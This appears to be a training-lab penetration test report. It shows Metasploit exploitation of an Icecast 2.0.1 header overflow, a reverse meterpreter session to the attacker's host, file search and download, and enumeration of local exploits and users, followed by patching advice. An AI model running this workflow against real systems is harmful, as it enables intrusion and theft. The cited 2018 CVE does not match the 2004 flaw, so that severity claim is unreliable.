GoodSecurity Penetration Test Report

robertswift@GoodSecurity.com

1/29/2022

1.0 High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans' computer and determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software and find the secret recipe file on Hans' computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Hans' desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploit two programs that had major vulnerabilities. The details of the attack can be found in the 'Findings' category.

2.0 Findings

Machine IP:

192.168.0.20

Hostname:

MSEDGEWIN10

Vulnerability Exploited:

Exploit: (window/http/icecast_header)

Vulnerability Explanation:

This module exploits a buffer overflow in the header parsing of icecast version 2.0.1 and earlier, discovered by Luigi Auriemma. Sending 32 HTTP headers will cause a write one past the end of a pointer array. On win32 this happens to overwrite the saved instruction pointer, and on linux (depending on compiler, etc) this seems to generally overwrite nothing crucial (read not exploitable).

This exploit uses ExitThread(), this will leave icecast thinking the thread is still in use, and the thread counter won't be decremented. This means for each time your payload exits, the counter will be left incremented, and eventually the threadpool limit will be maxed. So you can multihit, but only till you fill the threadpool.

Severity:

According the (https://nvd.nist.gov/vuln/detail/CVE-2018-18820), the severity of this vulnerability is listed as an 8.1 HIGH.

Proof of Concept:


First off, I needed to identify the IP address of the machine running icecast.

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\IEUser>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::19ba:64e7:838c:b1b6%14
   IPv4 Address. . . . . . . . . . . : 192.168.0.20
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1

C:\Users\IEUser>
```


Once I obtained the IP address, I ran an `nmap` scan looking for services and versions. From this scan I identified potential vulnerabilities.

```
root@kali: ~
root@kali:~# nmap -sS -sV -O 192.168.0.20
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-29 12:44 PST
Nmap scan report for 192.168.0.20
Host is up (0.012s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE       VERSION
25/tcp   open  smtp          SLmail smtpd 5.5.0.4433
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
8000/tcp open  http          Icecast streaming media server
MAC Address: 00:15:5D:00:04:01 (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://
nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=1/29%OT=25%CT=1%CU=30534%PV=Y%DS=1%DC=D%G=Y%M=00155D%T
OS:M=61F5A746%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10A%TI=I%CI=I%II=I
OS:%SS=S%TS=U)OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NNS%O5=M
OS:5B4NW8NNS%O6=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70
OS:)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+
OS:%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T
OS:=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S
```

In the above image, you will see port 8000/tcp listed as open with the “Icecast streaming media server” listed as the service running on that port. I then searched for known icecast vulnerabilities using `searchsploit`.



Next I launched Metasploit via `msfconsole`, and searched for existing exploits within.



```
msf5 > search icecast

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Descri
ption
   -  ----                                  ---------------  ----   -----  ------
-----
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecas
t Header Overwrite


msf5 >
```

```
Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Descri
ption
   -  ----                                  ---------------  ----   -----  ------
-----
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecas
t Header Overwrite


msf5 > use 0
msf5 exploit(windows/http/icecast_header) >
```

After telling Metasploit to use exploit “0”, I needed to set the remote host (RHOST) to the IP address of the system using icecast.

```
msf5 exploit(windows/http/icecast_header) > set RHOST 192.168.0.20
RHOST => 192.168.0.20
```

Once the RHOST was set, I was able to begin the exploit.

```
msf5 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49740) at 202
2-01-29 16:53:23 -0800

meterpreter >
```

Above you will see I’ve successfully established a meterpreter session.

After establishing a successful meterpreter session, I'm able to run a simple `ls` command to see what I've got access to.

```
meterpreter > ls
Listing: C:\Program Files (x86)\Icecast2 Win32
==============================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100777/rwxrwxrwx  512000  fil   2004-01-08 07:26:45 -0800  Icecast2.exe
40777/rwxrwxrwx   0       dir   2020-04-15 11:49:53 -0700  admin
40777/rwxrwxrwx   0       dir   2020-04-15 11:49:53 -0700  doc
100666/rw-rw-rw-  3663    fil   2004-01-08 07:25:30 -0800  icecast.xml
100777/rwxrwxrwx  253952  fil   2004-01-08 07:27:09 -0800  icecast2console.exe
100666/rw-rw-rw-  872448  fil   2002-06-27 19:11:54 -0700  iconv.dll
100666/rw-rw-rw-  188477  fil   2003-04-12 21:29:12 -0700  libcurl.dll
100666/rw-rw-rw-  631296  fil   2002-07-10 20:09:00 -0700  libxml2.dll
100666/rw-rw-rw-  128000  fil   2002-07-10 20:11:54 -0700  libxslt.dll
40777/rwxrwxrwx   0       dir   2020-04-15 11:49:53 -0700  logs
100666/rw-rw-rw-  53299   fil   2002-03-23 07:48:14 -0800  pthreadVSE.dll
100666/rw-rw-rw-  2390    fil   2020-04-15 11:49:53 -0700  unins000.dat
100777/rwxrwxrwx  71588   fil   2003-04-14 02:00:00 -0700  unins000.exe
40777/rwxrwxrwx   0       dir   2020-04-15 11:49:53 -0700  web

meterpreter >
```

From here, the objective was to find and locate two files. One of them being, `secretfile.txt`. The other, was `recipe.txt`.

```
meterpreter > search -f *secretfile*.txt
Found 1 result...
    c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
```

```
meterpreter > search -f *recipe*.txt
Found 1 result...
    c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
```

After locating both files and their paths, I decided to download the `Drinks.recipe.txt` file.

```
meterpreter > download 'c:\Users\IEUser\Documents\Drinks.recipe.txt'
[*] Downloading: c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.tx
t
[*] Downloaded 48.00 B of 48.00 B (100.0%): c:\Users\IEUser\Documents\Drinks.rec
ipe.txt -> Drinks.recipe.txt
[*] download   : c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.tx
t
meterpreter >
```

Before I left the system, I decided to run an additional command which allowed for some final exploits to be ran:

- Exploit/windows/local/ikeext_service
- Exploit/windows/local/ms16_075

```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.0.20 - Collecting local exploits for x86/windows...
[*] 192.168.0.20 - 30 exploit checks are being tried...
[+] 192.168.0.20 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
[+] 192.168.0.20 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
meterpreter >
```

Additionally, I was able to enumerate all of the logged on users:

```
meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 2

Current Logged Users
====================

 SID                                            User
 ---                                            ----
 S-1-5-21-321011808-3761883066-353627080-1000   MSEDGEWIN10\IEUser


[+] Results saved in: /root/.msf4/loot/20220129171516_default_192.168.0.20_host.users.activ_773389.txt

Recently Logged Users
=====================

 SID                                            Profile Path
 ---                                            ------------
 S-1-5-18                                       %systemroot%\system32\config\systemprofile
 S-1-5-19                                       %systemroot%\ServiceProfiles\LocalService
 S-1-5-20                                       %systemroot%\ServiceProfiles\NetworkService
 S-1-5-21-321011808-3761883066-353627080-1000   C:\Users\IEUser
 S-1-5-21-321011808-3761883066-353627080-1003   C:\Users\sysadmin
 S-1-5-21-321011808-3761883066-353627080-1004   C:\Users\vagrant


meterpreter >
```

Finally, I was able to establish a shell and obtain system info from the target system. As well as gain this information via meterpreter.

```
meterpreter > shell
Process 6520 created.
Channel 4 created.
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Program Files (x86)\Icecast2 Win32>systeminfo
systeminfo

Host Name:                 MSEDGEWIN10
OS Name:                   Microsoft Windows 10 Enterprise Evaluation
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:
Registered Organization:   Microsoft
Product ID:                00329-20000-00001-AA236
Original Install Date:     3/19/2019, 4:59:35 AM
System Boot Time:          1/29/2022, 4:40:32 PM
System Manufacturer:       Microsoft Corporation
System Model:              Virtual Machine
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 63 Stepping 2 GenuineIntel ~2394 Mhz
BIOS Version:              American Megatrends Inc. 090007 , 5/18/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     1,852 MB
Available Physical Memory: 444 MB
Virtual Memory: Max Size:  3,132 MB
Virtual Memory: Available: 1,571 MB
Virtual Memory: In Use:    1,561 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
```

```
meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter >
```

3.0 Recommendations

This particular exploit stops working on Icecast versions 2.0.2 and newer. The easiest suggestion, should you want to continue using Icecast is to install the latest version.

IKEEXT is used in conjunction with IPsec to provide authentication and encryption services. Whereas ms16-075 is for a network file exchange service on windowsOS, and be used to escalate privileges. Both of these vulnerabilities are also easily fixable by updating to the latest versions.

In general, after the exploits are made known it is best to look for updates to certain services and applications to ensure they are made safe and secure.